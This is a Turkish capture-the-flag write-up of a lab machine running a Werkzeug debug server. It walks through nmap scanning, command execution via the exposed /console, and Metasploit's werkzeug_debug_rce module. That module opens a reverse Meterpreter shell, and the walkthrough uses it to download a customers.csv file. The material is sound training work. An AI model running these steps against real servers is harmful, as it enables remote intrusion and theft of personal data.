

Work Stuff Write-up

Giriş

Work Stuff ısınma makinesi, Python tabanlı web uygulamalarındaki zafiyetleri keşfetmek ve istismar etmek için ideal bir başlangıç noktası sunar. Bu makine, özellikle bir Python kütüphanesinde bulunan güvenlik açığının nasıl tespit edilebileceğini ve bu zafiyeti kullanarak nasıl sistemlere sızılabilceği ile ilgili öğretici görevleri içerir. Metasploit Framework (MSFconsole) aracılığıyla kullanılabilen bir exploit ile, bu zafiyeti adım adım nasıl istismar edeceğinizi öğreneceksiniz. Bu alıştırmada, özellikle Python tabanlı web uygulamalarında oluşabilecek güvenlik zafiyetleri ve Metasploit Framework ile bu zafiyetlerin nasıl istismar edilebileceği ile ilgili iyi bir temel sağlayacaktır.

Bilgi Toplama

Hedef makine üzerinde port taraması yaparak bilgi toplamaya başlayalım.

Görev 1


Görevde istenen, 80 portunda çalışan servis ile ilgili daha fazla bilgi alabilmek için nmap aracını **-sV** parametresi ile birlikte çalıştırıyoruz.

```
root@hackerbox:~# nmap -sV 172.20.3.143
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-10 12:14 CST
Nmap scan report for 172.20.3.143
Host is up (0.00032s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Werkzeug httpd 1.0.1 (Python 3.9.2)
MAC Address: 52:54:00:21:ED:72 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.85 seconds
```

Versiyon sütununda ulaştığımız bilgilerle internette araştırma yaptığımızda, **werkzeug** un bir python web uygulama kütüphanesi olduğunu görüyoruz.

Web sitesine bir göz gezdirmek için ziyaret edelim.




Görev 2

Hedef makinemizde çalışan web servisi ve werkzeug ile ilgili araştırma yapabiliriz.

Werkzeug'un eğer debug (hata ayıklama) modu etkinse `/console` yoluna erişilebilir.


Bunu test edelim.



Yukarıda da görüldüğü gibi `/console` yoluna erişebildik.

Console çalışıyor mu diye test etmek için aşağıdaki komutu çalıştırabiliriz.

```
__import__('os').popen('whoami').read();
```



Yazmış olduğumuz komut çalıştı ve bu console sayesinde sunucuda komut yürütebiliyoruz.

Görev 3

ExploitDB'de exploit arayabileceğimiz **searchsploit** isminde bir araç vardır.


Görev 4

İçinde çok sayıda exploit, payload ve çeşitli tarama komutları barındıran aracın ismi **Metasploit Framework**'dür. Metasploit Framework'ü komut satırından kullanabileceğimiz CLI aracın ismi **msfconsole** dur.

Sisteme Erişim

Görev 5

Sunucuya sızmak için bu kütüphane ile ilgili bir exploit var mı diye araştırabiliriz. Bunun için öncelikle **searchsploit** aracını kullanalım.



Exploit DB’de Werkzeug ile ilgili exploitler olduğunu gördük.

Exploit DB

Exploit DB, güvenlik açıklarını ve bu açıkların nasıl istismar edilebileceğini gösteren kod örnekleri (exploit) içeren bir veritabanıdır. Siber güvenlik araştırmacıları ve güvenlik profesyonelleri tarafından sıklıkla kullanılır ve yeni keşfedilen güvenlik açıkları hakkında bilgi sağlar.

Bağlantı: <https://www.exploit-db.com/>


Şimdi birde Metasploit Framework’de exploit araması yapalım.

Metasploit Framework

Metasploit Framework içinde çok sayıda hazır exploit, payload ve encoder gibi modülleri barındıran gelişmiş bir siber güvenlik aracıdır.

Metasploit banner yazısı olmadan başlatmak için aşağıdaki komutu kullanabiliriz.

```
msfconsole -q
```



```
root@hackerbox:~# msfconsole -q
msf6 >
```

help komutunu yazarak kullanabileceğimiz komutlar ve ne işe yaradıkları ile ilgili detaylı bilgi alabiliriz. Bazı msfconsole komutları aşağıdaki gibidir.

```
back : Geçerli bağlamdan geri git
check : Hedefin istismar edilebilir olduğunu kontrol eder
help : Yardım menüsü
info : Modüller hakkında bilgileri görüntüler
search: Modül ad ve açıklamalarında arama yapar
set : Bir değişkene değer atamak için kullanılır
show : Modülleri görüntüler
use : Adıyla ya da numarasıyla bir modül seçer
run : Bir modülü çalıştırır
exploit: Bir modülü çalıştırır.
```

Metasploit Framework’de eğer hedefimiz ile ilgili bir exploit bulunuyorsa işimiz oldukça kolaylaşır. Çünkü tek yapmamız gereken, exploit ile ilgili gerekli konfigürasyonları yapıp ardından exploiti çalıştırmaktır.

Msfconsole’da werkzeug ile ilgili bir arama yapalım.

```
msf6 > search werkzeug

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/werkzeug_debug_rce	2015-06-28	excellent	Yes	Werkzeug Debug Shell Command Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/werkzeug_debug_rce
```

Evet werkzeug ile ilgili, **2015-06-28** tarihli bir exploit bulduk. Açıklamalara baktığımızda bu exploitin başarılı olması durumunda bize uzaktan komut çalıştırabileceğimizi söylüyor.

Görev 6

Bir exploiti tam olarak çalıştırmadan önce çalışıp çalışmayacağını kontrol etmek için kullanılan komut **check** komutudur.

Görev 7

Bu görevde istenen bilgilere ulaşmak için bulduğumuz exploit ile makineye sızmaya çalışalım.

Öncelikle **use** komutunu kullanarak exploiti seçiyoruz.

```
msf6 > use exploit/multi/http/werkzeug_debug_rce
[*] No payload configured, defaulting to python/meterpreter/reverse_tcp
msf6 exploit(multi/http/werkzeug_debug_rce) >
```

Seçmiş olduğumuz exploitin konfigürasyonlarına bakmak için **show options** komutunu çalıştırıyoruz.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > show options

Module options (exploit/multi/http/werkzeug_debug_rce):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/console	yes	URI to the console
VHOST		no	HTTP server virtual host

```


Payload options (python/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	172.20.3.168	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```


Exploit target:
```

Id	Name
--	---
0	werkzeug 0.10 and older

View the full module info with the info, or info -d command.

Bu exploit ile ilgili ayarlar ikiye ayrılıyor;

1. Modül Ayarları: Exploit'in çalışabilmesi için gerekli bilgiler.
2. Payload Ayarları: Exploit aşamasından sonra sistemde çalıştırılacak olan shell payloadının çalışabilmesi için gerekli olan bilgiler yer alır.

Bu ayarlardan **required** alanı **yes** ise bu alanlara gerekli bilgileri sağlamak zorundayız. Bu required alanlar exploitin çalışabilmesi ihtiyaç duyduğu zorunlu bilgilerdir.

Bazı ayarlar varsayılan bilgilerle gelir. Bu ayarları hedefimize ve kendi durumumuza göre değiştirebiliriz.

Ayarlara göz attığımızda **RHOSTS** required değişkenine hedef makinenin IP adresi bilgisini girmemiz gerekiyor. RHOSTS dışında diğer tüm ayarlar bizim için uygun gibi gözüküyor.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > set rhosts 172.20.3.143
rhosts => 172.20.3.143
```

Şimdi **check** komutunu çalıştırarak hedef makineyi istismar edip edemeyeceğimizi kontrol edelim.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > check
[*] 172.20.3.143:80 - The target appears to be vulnerable.
```

Hedefimiz sömürülebilir gözüküyor. Şimdi **exploit** komutunu çalıştırarak exploit etmeyi deneyelim.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > exploit

[*] Started reverse TCP handler on 172.20.3.168:4444
[*] Sending stage (24768 bytes) to 172.20.3.143
[*] Meterpreter session 1 opened (172.20.3.168:4444 → 172.20.3.143:42706) at 2024-01-10 14:56:02 -0600

meterpreter >
```

Exploit çalıştı ve hedef makineye sızmayı başardık. Hedef makinede meterpreter payloadı çalıştırabildik ve meterpreter shell i kazandık.

meterpreter

Ağ üzerinden hedef sistemlere sızdıktan sonra, hedef sistemi uzaktan kontrol edebilmek ve çeşitli komutlar yürütebilmek için geliştirilmiş gelişmiş bir payload dır.

help komutunu yazarak kullanabileceğimiz komutlar listesini görebiliriz.

Bazı önemli meterpreter komutları.

```
exit : Meterpreter oturumunu sonlandırır
cat : Bir dosyayı ekrana yazdırır
cd : Çalışma dizinini değiştirir
download: Bir dosya ya da klasör indirir
ls : Dosya ve klasörleri listeler
pwd : Çalışma dizinini gösterir
upload: Bir dosya ya da klasör yükler
shell : Sistem komut satırına geçer
sysinfo: Sistem ile ilgili bilgileri getirir.
```

```
meterpreter > sysinfo
Computer      : debian
OS            : Linux 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29)
Architecture : x64
System Language : en_US
Meterpreter   : python/linux
```

Şimdi görevde istenen dosyayı bulalım.

```
meterpreter > cd /root/alto/uploads
meterpreter > ls
Listing: /root/alto/uploads
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	11266	fil	2023-10-10 02:53:24 -0500	customers.csv

Biraz dosyalar arasında dolaştıktan sonra **/root/alto/uploads** yolunda bir **customers.csv** dosyası keşfediyoruz.

Görev 8

Bu dosyanın içindekileri görmek için **cat** komutuyla baktığımızda dosyanın içerisinde çok fazla veri olduğunu gördük. Bunun için öncelikle dosyayı HackerBox'a indirip ardından grep aracıyla arama yapabiliriz.

```
meterpreter > download customers.csv
[*] Downloading: /root/alto/uploads/customers.csv → /root/customers.csv
[*] Downloaded 11.00 KiB of 11.00 KiB (100.0%): /root/alto/uploads/customers.csv → /root/customers.csv
[*] Completed : /root/alto/uploads/customers.csv → /root/customers.csv
```


HackerBox'a indirdiğimiz dosyanın içinde grep komutuyla arama yapalım.

```
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 172.20.3.143 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/http/werkzeug_debug_rce) > exit
root@hackerbox:~# grep "best" customers.csv
Christine Nolan;nolan.christine@protonmail.net;0845 46 44;United Kingdom;728-538 Ligula.
St.;16.04.1996;38260,01;best customer of the month
```

💪 Hedef makineye sızarak içindeki hassas verilere ulaşmayı başardık.

-

Tebrikler 🎉

✨ Bu alıştırmadaki tüm görevleri başarıyla tamamladınız.